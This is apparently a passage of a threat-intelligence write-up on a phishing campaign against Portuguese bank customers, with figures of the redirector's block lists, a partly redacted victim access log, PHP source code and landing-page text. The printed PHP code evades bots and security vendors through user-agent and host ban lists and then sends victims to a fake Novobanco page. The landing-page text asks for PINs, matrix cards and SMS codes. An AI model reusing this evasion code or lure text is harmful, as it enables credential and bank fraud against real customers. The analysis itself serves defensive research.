@al[redacted]
@fc[redacted]
@fp[redacted]
@po[redacted]
@ba[redacted]
sbd[redacted]
@dp[redacted]
red[redacted]
say[redacted]
hum[redacted]
@ex[redacted]
nob[redacted]
exe[redacted]
yfa[redacted]
@co[redacted]
tes[redacted]
pab[redacted]
mca[redacted]
pso[redacted]
pla[redacted]
tes[redacted]
web[redacted]
yfa[redacted]
@sb[redacted]
@co[redacted]
@an[redacted]
@sg[redacted]
rsw[redacted]
@fa[redacted]
ban[redacted]
ale[redacted]
@so[redacted]
@en[redacted]
rco[redacted]
```

Salvar tudo

.samatcha.org/public/css/--/https:/my.vodafone.pt[redacted]

Bloqueio de IPS: (247)

```
164.[redacted]0
190.[redacted]26
200.[redacted]90
200.[redacted]
200.[redacted]4
200.[redacted]
164.[redacted]7
45.2[redacted]2
95.9[redacted]
213.[redacted]
37.1[redacted]71
85.2[redacted]62
178.[redacted]117
194.[redacted]6
185.[redacted]
179.[redacted]
200.[redacted]
195.[redacted]35
85.2[redacted]20
148.[redacted]8
176.[redacted]1
185.[redacted]
84.1[redacted]
186.[redacted]1
91.2[redacted]94
150.[redacted]190
```

Bloqueio de e-mails: (224)

```
land[redacted]
brade[redacted]
@bci
malve[redacted]
sbt@
@sbt[redacted]
skei[redacted]
sac@[redacted]
@geo[redacted]
dari[redacted]
@aler[redacted]
@alls[redacted]
@fco[redacted]
@fpua[redacted]
@banc[redacted]
sbdy[redacted]
@dpf[redacted]
redac[redacted]
sayo[redacted]
humbe[redacted]
@exar[redacted]
nobo[redacted]
exemp[redacted]
yfar[redacted]
@cor[redacted]
test[redacted]
pablo[redacted]
mcas[redacted]
psot[redacted]
plav[redacted]
tests[redacted]
webma[redacted]
yfar[redacted]
@sbi[redacted]
@cons[redacted]
@anac[redacted]
@sgu[redacted]
rswe[redacted]
@fala[redacted]
banc[redacted]
alema[redacted]
@soi[redacted]
@ent[redacted]
rcor[redacted]
kk@u[redacted]
cdia[redacted]
clau[redacted]
ntro[redacted]
@exer[redacted]
wow@[redacted]
dswo[redacted]
thsa[redacted]
```

Salvar tudo

[redacted]--/https:/www.novobanco.pt/xadm.php?


Total: 53

Data	Hora	Plataforma	E-mail		Navegador	Localidade
23-Sep-2021	12:07:22	PC (Win 10)	i[redacted]	144.[redacted]lepac.pt)	Chrome	-
23-Sep-2021	12:00:48	MB (iPhone)	luis[redacted]com	85.2[redacted]lepac.pt)	Safari	-
23-Sep-2021	11:37:35	MB (Android)	l[redacted]	87.10[redacted]dafone.pt)	Chrome	-
23-Sep-2021	11:22:54	PC (Win 10)	mrodri[redacted]s.com	148.69[redacted]odafone.pt)	Chrome	-
23-Sep-2021	11:10:32	PC (Win 10)	geral@g[redacted]ios.pt	89.1[redacted]afone.pt)	Chrome	-
23-Sep-2021	11:10:27	PC (Win 7)	jdm[redacted]om	81.84[redacted]etcabo.pt)		-
23-Sep-2021	11:04:04	PC (Win 10)	lus[redacted]om	95.[redacted]cabo.pt)	Chrome	-
23-Sep-2021	10:50:38	PC (Win 10)	info@mu[redacted]ial.pt	161.23[redacted]odafone.pt)	Chrome	-
23-Sep-2021	10:43:56	MB (iPhone)	ge[redacted]t	95.1[redacted]afone.pt)	Safari	-
23-Sep-2021	10:40:33	PC (Win 7)	d[redacted]	[redacted]8)		-
23-Sep-2021	10:40:28	MB (iPhone)	d[redacted]	[redacted]8)	Safari	-
23-Sep-2021	10:31:33	PC (Win 10)	calv[redacted]com	[redacted])	Chrome	-
23-Sep-2021	10:27:16	PC (Win 10)	montijo[redacted]and.pt	[redacted]5)	Chrome	-
23-Sep-2021	10:26:40	PC (Win 10)	[redacted]	149.90[redacted]odafone.pt)	Chrome	-
23-Sep-2021	10:21:25	MB (Android)	korn[redacted]com	87.10[redacted]dafone.pt)	Chrome	-
23-Sep-2021	10:18:38	PC (Win 10)	info@i[redacted]es.pt	188.[redacted]lepac.pt)	Chrome	-
23-Sep-2021	10:01:48	MB (Android)	lenas[redacted]m.pt	[redacted])	Chrome	-
23-Sep-2021	10:01:11	PC (Mac OS X)	info@[redacted]s.pt	77.54[redacted]dafone.pt)	Safari	-
23-Sep-2021	09:54:17	PC (Mac OS X)	parqueda[redacted]ron.com	94.6[redacted]afone.pt)	Firefox	-
23-Sep-2021	09:44:36	PC (Win 10)	[redacted]	[redacted]67)	Chrome	-
23-Sep-2021	09:21:27	MB (iPhone)	joan[redacted]com	79.1[redacted]tcabo.pt)	Safari	-
23-Sep-2021	09:14:50	MB (iPhone)	i[redacted]	[redacted])	Safari	-
23-Sep-2021	09:07:02	MB (iPhone)	jgg[redacted]pt	149.90[redacted]odafone.pt)	Safari	-
23-Sep-2021	09:05:06	MB (iPhone)	paulool[redacted]de.com	[redacted]3)	Safari	-
23-Sep-2021	09:02:40	MB (Android)	firmino[redacted]tua.pt	87.10[redacted]dafone.pt)	Chrome	-
23-Sep-2021	08:55:34	PC (Win 10)	i[redacted]	[redacted])	Chrome	-
23-Sep-2021	08:51:10	PC (Win 10)	jnt[redacted]pt	2.8[redacted]epac.pt)	Chrome	-

Figure 6: *Black-list mechanisms and logging procedure available on the redirector system.*

Figure 6 shows that requests from IP ranges and CIDR /32 IP addresses are blocked and the same procedure is also applied to domains and email addresses.


Digging into de details, the files "***xadm.php***" e "***xblock.php***" allow a web interaction to facilitate the block of IP addresses and email addresses. The local database is comprised of 2 TXT files ("***xblock-ip.txt"*** and "***xblock-mail.txt"***). On the other hand, the log of operations and victims' accesses are kept in the files "***xerror.txt***" and "***xreg.txt***".



```
Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----        11/01/2022     16:23          42786 .htaccess
-a----        11/01/2022     16:23           9914 index.php
-a----        11/01/2022     16:23           5141 xadm.php
-a----        11/01/2022     16:23           3469 xblock-ip.txt
-a----        11/01/2022     16:23           4193 xblock-mail.txt
-a----        11/01/2022     16:23           2464 xblock.php
-a----        11/01/2022     16:23            874 xerror.txt
-a----        11/01/2022     16:23           6311 xreg.txt
```

Figure 7: *File tree of the phishing redirector.*

The used authentication mechanism is straightforward. The files are protected by a hardcoded password, and the entire procedure is carried out with the TXT files (the database), as mentioned before. Some details about the redirector source code are below.




```php
<?php

$Login = "iv";
$Senha = "gogogo";

if($_GET['logout']=="sim") {
  $tempo_cookie = "360000"; // tempo de vida do cookie
  setcookie("log", "", time()+($tempo_cookie));
  setcookie("sen", "", time()+($tempo_cookie));
  echo "<script>
  alert('Deslogado');
  location.href='?';
  </script>";
  exit;
}

if(isset($_POST['loga'])) {
  extract($_POST);
  if($login=="$Login" && $senha=="$Senha") {
    $tempo_cookie = "360000"; // tempo de vida do cookie
    setcookie("log", "$Login", time()+($tempo_cookie));
    setcookie("sen", "$Senha", time()+($tempo_cookie));
    echo "<script>
    alert('Logado');
    location.href='?';
```

```php
<?php

// configuration
$url = 'xblock.php';
$filea = 'xblock-ip.txt';
$fileb = 'xblock-mail.txt';
$ok = "off";
// check if form has been submitted
if (isset($_POST['texta']) || isset($_POST['textb']))
{
    file_put_contents($filea, $_POST['texta']);
  file_put_contents($fileb, $_POST['textb']);
  header(sprintf('Location: %s', $url));
    printf('<a href="%s">Moved</a>.', htmlspecialchars($url));
    exit();
}
$texta = file_get_contents($filea);
$textb = file_get_contents($fileb);

$a = count(file($filea));
$b = count(file($fileb));
?>
<html>
<head><title>Painel de bloqueios</title></head><body>
<form action="" method="post">
<table border="0" align="center">
  <tr>
    <td><span style="font-family:verdana; font-size:13px;">Bloqueio de IPS: (<?php echo $a; ?>)</span
    ><p />
<textarea name="texta" cols="30" rows="25"><?php echo htmlspecialchars($texta) ?></textarea><br />
</td>
    <td>
```

```php
$localy  = str_replace("Rio Grande do Sul","RS",str_replace("Rio de Janeiro", "RJ",str_replace("Sao
  Paulo", "SP",str_replace("Santa Catarina","SC",str_replace("Brazil", "BR", trim($resultado[6])))))
  );
$local     = str_replace("Mato Grosso", "MT",str_replace("Pernambuco", "PE",str_replace("Mato
  Grosso do Sul", "MS", str_replace("Federal District", "DF", str_replace("Rio Grande do Norte", "RN
  ", str_replace("Minas Gerais", "MG",$localy))))));
```

Figure 8: *Details about the authentication mechanism and TXT files that support all the redirector operations.*

Among other highlights, the ***index.php*** file is responsible for some additional checks in order to “redirect” the victim to the final landing page.




```
<?php
/*
?cliente=   email normal ($email normal - $emailx base)
?cli=             cpf base ($cpfx)
?nm=              nome base ($nomex)
?key=       chave enviador+email ($key)
*/

ob_start();


function save_erro($msg){
    $fileerr = 'xerror.txt';
    $fp = @fopen($fileerr, "a");
    fwrite($fp,$msg);
    fclose($fp);
}
    $e500 = '<script language="javascript">window.location.replace("about:blank");</script>';
    //block bots
    if(!empty($_SERVER['HTTP_USER_AGENT'])) {
        $userAgents = array("Google", "SynHttpClient", "GoogleBot", "Slurp", "MSNBot", "ia_archiver
        , "Yandex", "Rambler", "SynHttp");
        if(preg_match('/' . implode('|', $userAgents) . '/i', $_SERVER['HTTP_USER_AGENT'])) {
        echo $e500;
        exit;
        }
    }
```

victim's details to check the request origin

error 500 is presented when bot request is detected

Figure 9: *Initial validation when a victim request (HTTP-request) is received.*

Next, some extra validations are performed in order to circumvent automatic requests from cyber security systems, Internet bots, security experts, and so on. As highlighted below, the victim is then redirected to the final landing page available on another web server if the initial request matches all the steps with success.



```
    date_default_timezone_set('America/Sao_Paulo')
    $data = date("d-M-Y");
    $ip = $_SERVER['REMOTE_ADDR'];
    $Hora_Servidor = "+0";
    $acerto = time() + ($Hora_Servidor * 60 * 60);
    $hora = date("H:i:s", $acerto);
    $email = $_GET['cliente'];
    $emlx = base64_encode($email);
    $nomex = base64_encode($_GET['nm']);
    $cpfx = $_GET['cid'];
    $addr = gethostbyaddr($ip);
    $ipmd5 = md5($ip);
    $chave = 'NFLX';
    $user_agent = $_SERVER['HTTP_USER_AGENT'];
/*  $key = md5($chave.$email);
    if($_GET['key'] != $key){
        $errom = "[CHAVE INVALIDA] - $email - $ip
        save_erro($errom);
        echo $e500;
        exit();
    }
*/
```

extra info

```
    function getOS() {
    global $user_agent;
    $os_platform    =   "Outro";
    $os_array       =   array(
                            '/windows nt 10/i'      =>  'Win 10',
                            '/windows nt 6.3/i'     =>  'Win 8.1',
                            '/windows nt 6.2/i'     =>  'Win 8',
                            '/windows nt 6.1/i'     =>  'Win 7',
                            '/windows nt 6.0/i'     =>  'Win Vista',
                            '/windows nt 5.2/i'     =>  'Win Server 2003/XP x64',
                            '/windows nt 5.1/i'     =>  'Win XP',
                            '/windows xp/i'         =>  'Win XP',
                            '/windows nt 5.0/i'     =>  'Win 2000',
                            '/windows me/i'         =>  'Win ME',
                            '/win98/i'              =>  'Win 98',
                            '/win95/i'              =>  'Win 95',
                            '/win16/i'              =>  'Win 3.11',
                            '/windows phone/i'      =>  'Win Phone',
                            '/macintosh|mac os x/i' =>  'Mac OS X',
                            '/mac_powerpc/i'        =>  'Mac OS 9',
                            '/linux/i'              =>  'Linux',
                            '/ubuntu/i'             =>  'Ubuntu',
                            '/iphone/i'             =>  'iPhone',
                            '/ipod/i'               =>  'iPod',
                            '/ipad/i'               =>  'iPad',
                            '/android/i'            =>  'Android',
                            '/blackberry/i'         =>  'BlackBerry',
                            '/webos/i'              =>  'Mobile'
                        );
```

getOS() call

```
$banhosts = array("186.231.96.130","186-231-96-130.livetim.timbrasil.com.br", "iwgroup", "
    amazon", "copel", "consumer", "bradesco",
"pish","santander", "scotiabank", "google-bot", "google-proxy", "googleproxy", "netcraft.com"
    , "ebay.com", "panda.com","microsoft.com",
"wbinfo", "fbi.gov", "msn.com", "yahoo.com", "cia.gov", "bankofamerica", "viabcp", "veritas"
    , "spamfirewall2", "barracuda",
"utfpr.edu.br", "rodobens.com.br", "marimex", "onlinedc", "penso", "antispam", "sescsp", "
    fasano", "nod32","antipishing","kapersky",
"norton", "symantec","rsasecurity", "bancopopular", "paypal", "dnblead", "unicaja", "
    santander", "dufrio", "mx.",
"bb.com.br", "phish", "amazon", "cloud", "scaleway", "reverse", ".tor.", "linode", "dimenoc"
    , "banesto", "cajamadrid", "bancopastor",
"rsa.com", "symantecstore", "gfihispana", "fraudwatchinternational", "verisign", "markmonitor
    ", "anti-phishing", "pandasoftware",
"delitosinformaticos", "zonealarm", "alerta-antivirus", "vsantivirus", "nortonsecurityscan",
    "hauri-la", "cleandir", "trendmicro",
"mcafee", "nod32-es", "pandaantivirus", "free-av", "grisoft", "sophos", "activescan", "avast"
    , "bitdefender", "clamav", "clamwin",
"symantecstore", "f-secure", "hispasec", "vnunet", "seguridad", "security", "monitor", "
    detector", "letti", "itau", "eset", "spfbl",
"santander", "dufrio", "mx.", "bradesco"); $m = "inflost";

$x = count($banhosts);

for ($y = 0; $y < $x; $y++) {
   if (strpos($host ,$banhosts[$y])== true) {
    $errom = "[HOST BLOQUEADO] - $email - $ip - $addr" . PHP_EOL;
    save_erro($errom);
    echo $e500;
```

some hosts are banned

```
if ($iphone || $ipad || $android || $palmpre || $ipod || $berry || $symbian || $wphone ==
     true) {
    $plataforma = 'MB ('.$user_os.')';
} else {
    $plataforma = 'PC ('.$user_os.')';
}
//cria log
$registos = "xreg.txt";
$linhas   = @count(file($registos));
```

test platform (mobile vs desktop)

```
}
    $keyx  = md5($chave.$ip);
    $ulink = "https:/[redacted]/https:/www.novobanco.pt/";
    header('Location: '.$ulink);
    exit();
```

redirect victim to the final landing page

Figure 10: *Extra validations executed by the phishing redirector system – a triage process to evade automatic requests and Internet bots, security systems, etc.*

Phishkits: How landing pages operate


In general, we are scrutinizing two different phishkits in this article, namely:

- **A simple landing page (without C2) with the goal of only collecting credentials to access the home banking portal and other details such as SMS tokens and bank codes**; and
- **A landing page orchestrated via local C2 panel and also another huge schema with central C2 servers geolocated in Brazil.**

Simplest way: a single landing page without a C2 mechanism

This type of architecture typically uses TXT files to store the victims' data in raw format. Criminals further access servers and download details via FTP or web pannels. The landing pages are also equipped with a notification mechanism, where the feed with the victims' data is sent to a Telegram channel or even via email by using the SMTP protocol.

Some of the landing pages observed in Portugal within this context are presented below.



[redacted]/novobanco/app/?hash=2db953878234a9108b8dc1b0ff6f06c3

1

NBnet

Nº adesão

PIN

Esqueceu o PIN?
Peça aqui um novo.

Por favor, introduza o seu PIN

Modo teclado privacidade

2

REATIVE OS SEUS ACESSOS

os seus dados pessoais

confirme a sua identidade

Preencha os seus dados

O SEU Nº DE TELEMÓVEL

nº de telemóvel

SEGUINTE

3

REATIVE OS SEUS ACESSOS

o seu cartão matriz

cartão matriz

Será necessáro enviar uma foto do seu cartão ma
contendo todas as posições e o número do cartão

CARTÃO MATRIZ

Explorar... Nenhum ficheiro selecionado.

O não envio do cartão matriz implicará no bloqueio imediato do saldo total das aplicações.
Não feche seu navegador, este processo leva alguns minutos.

SEGUINTE

4

REATIVE OS SEUS ACESSOS

desbloqueado com sucesso

sucesso

☑ Activação realizada com Sucesso!
Nos próximos minutos a central de segurança do **NovoBanco**, irá entrar em contato para confirmar a activação.

MB WAY

Entrar Menu

Insira o código
que enviámos para o seu +351

Pode demorar alguns segundos.

CONTINUAR

Não recebeu o SMS?
Volte para a página de login, verifique se o código PIN está correto e tente novamente.

MB WAY

Estamos processando a ativação

0:02

Por favor aguarde um momento. Obrigado!

MB WAY

OBRIGADO POR SEU PACIENTE
Sua atualização de segurança foi confirmada

